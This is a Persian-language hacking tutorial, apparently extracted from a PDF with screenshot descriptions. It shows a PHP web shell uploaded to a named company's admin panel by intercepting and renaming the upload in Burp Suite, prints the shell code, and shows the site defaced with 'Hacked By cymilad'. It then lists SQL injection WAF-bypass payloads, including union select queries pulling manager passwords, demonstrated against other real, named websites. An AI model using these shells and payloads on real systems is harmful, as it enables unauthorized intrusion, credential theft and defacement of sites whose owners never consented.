
```

خب مجدد من وارد سایتی که هکش کردیم می شوم و در کامپیوتر خودم پسوند شلم رو به pdf تغییر میدم.



حالا قبل از آپلود Burp و FoxyProxy رو اجرا می کنیم و حالت پروکسی رو فعال می کنیم و میخواهم وقتی مقادیر میخاد سمت سایت ارسال بشود رو بتونم ببینم و داخلش تغییرات ایجاد کنم، چون شل (Shell) ما با پسوند PDF اجرا نمیشه باید به PHP تغییرش بدم.

در آخر هم روی دکمه Add کلیک می کنم تا شل آپلود بشه اما این فایل آپلود نمیشه تا زمانی که من در نرم افزار بربپ روی دکمه Forward بزنم. در تصویر زیر مشاهده می کنید که فعلاً صفحه پروکسی خالی است ولی زمانی که من روی دکمه Add کلیک می کنم داده های ارسالی سمت سرور سایت برای من میاد و من پسوند شل رو که **up.php.jpg** گذاشتم رو به **up.php** تغییر میدم و اون موقع روی دکمه Forward کلیک می کنم تا شل من آپلود بشه.



```
38
39 AAAAAAA
40 -----42615368753523453382671599779
41 Content-Disposition: form-data; name="bname"
42
43 AAAAAAA
44 -----42615368753523453382671599779
45 Content-Disposition: form-data; name="desc"
46
47 AAAAAAA
48 -----42615368753523453382671599779
49 Content-Disposition: form-data; name="industry"
50
51 AAAAAAA
52 -----42615368753523453382671599779
53 Content-Disposition: form-data; name="image"; filename=""
54 Content-Type: application/octet-stream
55
56
57 -----42615368753523453382671599779
58 Content-Disposition: form-data; name="drawing"; filename="up.php.pdf" ←
59 Content-Type: application/pdf
60
61 <?php
62 if(isset($_FILES['userfile'])['name']){
63 $uploaddir = getcwd() . "/";
64 $uploadfile = $uploaddir . basename($_FILES['userfile']['name']);
65 echo "<p>";
66 if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
67 echo "Upload Successful";
68 } else {
69 echo "Failed To Upload";
70 echo "</p>";
71 echo "<p>";
72 echo "Information :\n";
73 echo "Your Directory Is : ";
74 echo getcwd() . "\n";
75 print_r($_FILES);
76 if ($_FILES['userfile']['error'] == 0){
77 echo "<br><br><a href=\"{$_FILES['userfile']['name']}\" TARGET=_BLANK>{$_FILES['userfile']['name']}<br><br>";
78 echo getcwd() . "\n";
79 }
}

```

Burp Suite Community Edition v2021.9.1 - Temporary Project

Request to https://excelorgo.com:443 [77.92.91.36]

Forward **Drop** **Intercept is on** **Action** **Open Browser**

Pretty Raw Hex **\n** **☰**

```

38
39 AAAAAAA
40 -----42615368753523453382671599779
41 Content-Disposition: form-data; name="bname"
42
43 AAAAAAA
44 -----42615368753523453382671599779
45 Content-Disposition: form-data; name="desc"
46
47 AAAAAAA
48 -----42615368753523453382671599779
49 Content-Disposition: form-data; name="industry"
50
51 AAAAAAA
52 -----42615368753523453382671599779
53 Content-Disposition: form-data; name="image"; filename=""
54 Content-Type: application/octet-stream
55
56
57 -----42615368753523453382671599779
58 Content-Disposition: form-data; name="drawing"; filename="up.php" ←
59 Content-Type: application/pdf
60
61 <?php
62 if(isset($_FILES['userfile']['name'])){
63     $uploaddir = getcwd() . "/";
64     $uploadfile = $uploaddir . basename($_FILES['userfile']['name']);
65     echo "<p>";
66     if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
67         echo "Upload Successful</p>";
68     } else {
69         echo "Failed To Upload";
70     }
71     echo "</p>";
72     echo "Information :\n";
73     echo "Your Directory Is :";
74     echo getcwd() . "\n";
75     print_r($_FILES);
76     if ($_FILES['userfile']['error'] == 0){
77         echo "<br><br><a href=\"{$_FILES['userfile']['name']}\" TARGET=_BLANK>{$_FILES['userfile']['name']}<br><br>";
78         echo getcwd() . "\n";
79     }

```

0 matches

بعد از تغییرات هر چیزی او مد روی گزینه **Forward** کلیک می کنیم تا فایل آپلود بشه.

Burp Suite Community Edition v2021.9.1 - Temporary Project

Request to https://excelorgo.com:443 [77.92.91.36]

Forward **Drop** **Intercept is on** **Action** **Open Browser**

Pretty Raw Hex **\n** **☰**

```

1 GET /admin/index.php HTTP/2
2 Host: excelorgo.com
3 Cookie: _ga=GAI.2.582984432.1635320047; roundcube_cookies=enabled; PHPSESSID=5562f5906780cd6844fd493081f09a66
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://excelorgo.com/admin/products.php
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```

0 matches

خب مشاهده می کنید که شل آپلود شده و الان تنها کاری که باید کنیم برپ و فاکسی پراکسی رو غیرفعال کنیم و وارد پست بشیم و شل رو اجرا کنیم.

Welcome to Our Website::Admin P X +

https://excelorgo.com/admin/manage_product.php?action=added

5m 5 Change password | Logout

ExcelOrgo

Welcome to Admin Panel

Content Management System

- Add Content
- Category
- Add Category
- View Category

Product Management

- Add Product
- View Products

View Products

Code	Item Name	Grade	Industry	Short Description	Action
755	AAAAAAA	AAAAAAA		AAAAAAA	 
742	Aquakote AT 60		Coating Additives	Thickener for Water Based Paints	 
743	Aquakote D 850		Coating Additives	Dispersant for Water Based Paints	 
741	Aquakote SA 50		Coating Additives	Styrene Acrylic Emulsion 50% for Water Based Paints.	 
739	Cake Gel		Food Ingredients	An aerating emulsifier in paste form especially for the cake manufacturer. Exerts good batter stability.	 

Welcome to Our Website::Admin P X +

https://excelorgo.com/admin/products.php?eid=755

5m

Welcome to Admin Panel

Edit Product

Industry: *	<input type="checkbox"/> Other Chemicals <input type="checkbox"/> Food Ingredients <input type="checkbox"/> Home Care Chemicals <input type="checkbox"/> Coating Additives <input type="checkbox"/> Pharma Additives <input type="checkbox"/> Personal Care Chemicals
Item Name: *	AAAAAAA
Short Name	AAAAAAA
Brand Name	AAAAAAA
Description/Application:	AAAAAAA
Grade	AAAAAAA
Image:	<input type="button" value="Browse..."/> No file selected.
Current Project Image : *	
Current Project Document : * <input type="button" value="View"/> <input type="button" value="Delete"/>	
Pdf Upload:	<input type="button" value="Browse..."/> No file selected.
About Pdf	<input type="button" value="Edit"/>

خب مشاهده می کنید شل من با موفقیت اجرا شد 😊 بريم حالت رو ببريم.

دانلود شل PHP

دانلود دیفیس

Welcome to Our Website::Admin Page | excelorgo.com/admin/product_image | +

Information :
Your Directory Is :/home/excelorgo/public_html/admin/product_image
Array
(
 [userfile] => Array
 (
 [name] => it.php
 [type] => application/octet-stream
 [tmp_name] => /tmp/phpJVRzVF
 [error] => 0
 [size] => 87299
)
)

it.php ←
/home/excelorgo/public_html/admin/product_image
Select Your File : No file selected.

Hacked By cymilad

Welcome to Our Website::Admin Page | excelorgo.com/admin/product_image | +

← → ⌂ ⌄ ⌅ ⌆ https://excelorgo.com/admin/product_image/1636376668up.php | +

Select Your File : No file selected.

Hacked By cymilad

خب من شلی که آپلود کردم به من این امکان رو میده هر فایل دوست داشتم آپلود کنم. منم یک شلی آپلود می کنم که دسترسی کامل به فایل ها و کل هاست سایت داشته باشم.

پاییس ها و تجربیات

پاپیس شماره (۱) - لود شدن صفحه با عدد بزرگ :

اینجا مشاهده می کنید که من یک عدد بزرگ وارد کردم و صفحه داره لود میشه در حالی که نباید لود بشه و این داره نتیجه اشتباه به من نمایش می دهد. برای حل چنین مشکلی باید در انتهای URL یک علامت (+) و یک تک کتیشن (') در بعد از پارامتر ورودی وارد کنم.

Maxflow Fans Manufacturing + X

https://www.maxflowfans.com/centrifugal.php?cat_id=13+order+by+99999999--


← 4m ⚡ 🇬🇧 ☆ 🔍 🌎 🌐 🌐 🌐 🌐 🌐 🌐 🌐 🌐 🌐 🌐

maxflow

Home | About Us | **Products** | Test Arrangement | Installations | Contact Us

Products

Centrifugal Fans / Blowers



As Equipment Centrifugal Fan or Blower is a rotary bladed machine delivering continuous flow of air / gas against system resistance / pressure under centrifugal force. In accordance with its application or site condition it can be designed and named differently as ID Fan, FD Fan, PA Fan, SA Fan, Booster Fan, Ventilation Fan, Steam Exhaust Fan, Sinter Fan, Raft Cooling Fan, Re-circulation Fan, Tertiary Air Fan, Raw Mill Fan, Cooler Fan, Bag Filter ID Fan, De-dusting Fan, Hot Air Fan, Shell Air Fan, ABC Fan, Nose Cooling Fan, Combustion Air Fan, Fume Extraction Fan, Seal Air Fan, Coal Mill Fan, Cement Mill Fan, Separator Fan, ESP Exhaust Fan, Pre-heater Fan and so on...

Features




save ENERGY & operational costs.

- Specifically designed to suit duty requirements and site condition.
- 1:1 replacement of existing fan installations.
- Stringent quality control ensures longer life & hassle free performance.
- Managed & guided by high end


Certification | Clientele | Testimonial | Contact Us

© Copyright 2013-2014 Maxflowfans All Right Reserved, Designed by :- LNSEL

خب مشاهده می کنید که مشکل بر طرف شد و الان فقط باید عدد رو کم کنیم.



بایپس شماره (۲) - دور زدن حساس بودن WAF به علامت جمع (+) :
وقتی فایروال WAF به علامت جمع حساس بود از دو علامت دش (-) در انتهای و فاصله و دوباره یک علامت دش (-) استفاده می کنیم.



بایپس شماره (۳) - خطای Internal Server Error با کد خطای ۵۰۰ :

وقتی این خطا را مشاهده می کنیم یعنی WAF به یکی از کلمات ما حساس است. مثلا فایروال به کلمه **Select** حساس است برای حل این مشکل کلمات **Select** رو یکی در میون بزرگ می نویسم مثل تصویر زیر





بایپس شماره (۴) - نمایش ندادن ستون آسیب پذیر در صفحه :

برای حل این مشکل کافیه تعداد شمارهای ستون رو ۴ یا ۵ بار تکرار کنیم و بعدش از طریق سورس html به دنبال شماره ستون آسیب پذیر بگردید

A screenshot of a browser window showing the source code of a page from 'atrium.com.pk'. The URL in the address bar is 'http://atrium.com.pk/Shopping.php?id=-1' union SeLeCt 111111,22222,33333,version0.55555'. The page content is mostly commented out, but the injected SQL code is visible in the source code area. Lines 14 through 20 show the commented-out CSS links, and line 21 shows the injected SQL query: '<script type="text/javascript">\$("#myCarousel13").carousel({interval: 4000});</script>'.


بایپس شماره (۵) - خطای Not Acceptable با کد خطای ۴۰۶ :

این خطا معمولاً با نام دیگر هم بنام **Forbidden** با کد خطای ۴۰۳ هم زیاد برآمده است. پیش می‌بینیم که برای حل این مشکل باید از عبارت `/*!50000union*/ /*!50000select*/ 1,2,3,/*!50000group_concat(manager,0x3a,pass)*!5,6,7+/*!5` استفاده کنیم.



بایپس شماره (٦) - خطای Forbidden با کد خطای ٤٥٣ :


برای حل این مشکل باید از عبارت `/!*!50000 command */` و همچنین یکی از حروف های دستور رو باید بزرگ کنیم. همچنین می تونیم از عبارت `/!*!12345 command */` هم استفاده کنیم.



Forbidden

You don't have permission to access this resource.

Additionally, a 403 Forbidden error was encountered while trying to use an ErrorDocument to handle the request.



The website features a green header with the company logo and text: "Long Island's Sanitation Professionals Since 1932" and "1625 County Road 39, Southampton, NY 11968 · (631) 283-0604 · (800) 451-6875". Below the header is a navigation menu with links: CESSPOOL/SEPTIC, GARBAGE REMOVAL, RESTROOM TRAILERS, NORSIC DUMPSTERS, PORTABLE TOILETS, and SPECIALTY EQUIPMENT. A footer section shows a numbered list: 2, 3, products_productsUses, productsCategories, products, productsUses, news. The footer also includes copyright information: "© 2017 Emil Norsic & Son" and contact links: "Email Us | Privacy | Terms of Use | Contact". On the right side, there is a "Contact Us" form with fields for "Your Name", "Email", and "Phone Number".

بایپس شماره (۷) - حساس بودن به عدد :

وقتی فایروال به عدد حساس بود کافیه عدد رو در داخل یک پرانتز باز و بسته قرار بدیم مثل تصویر زیر

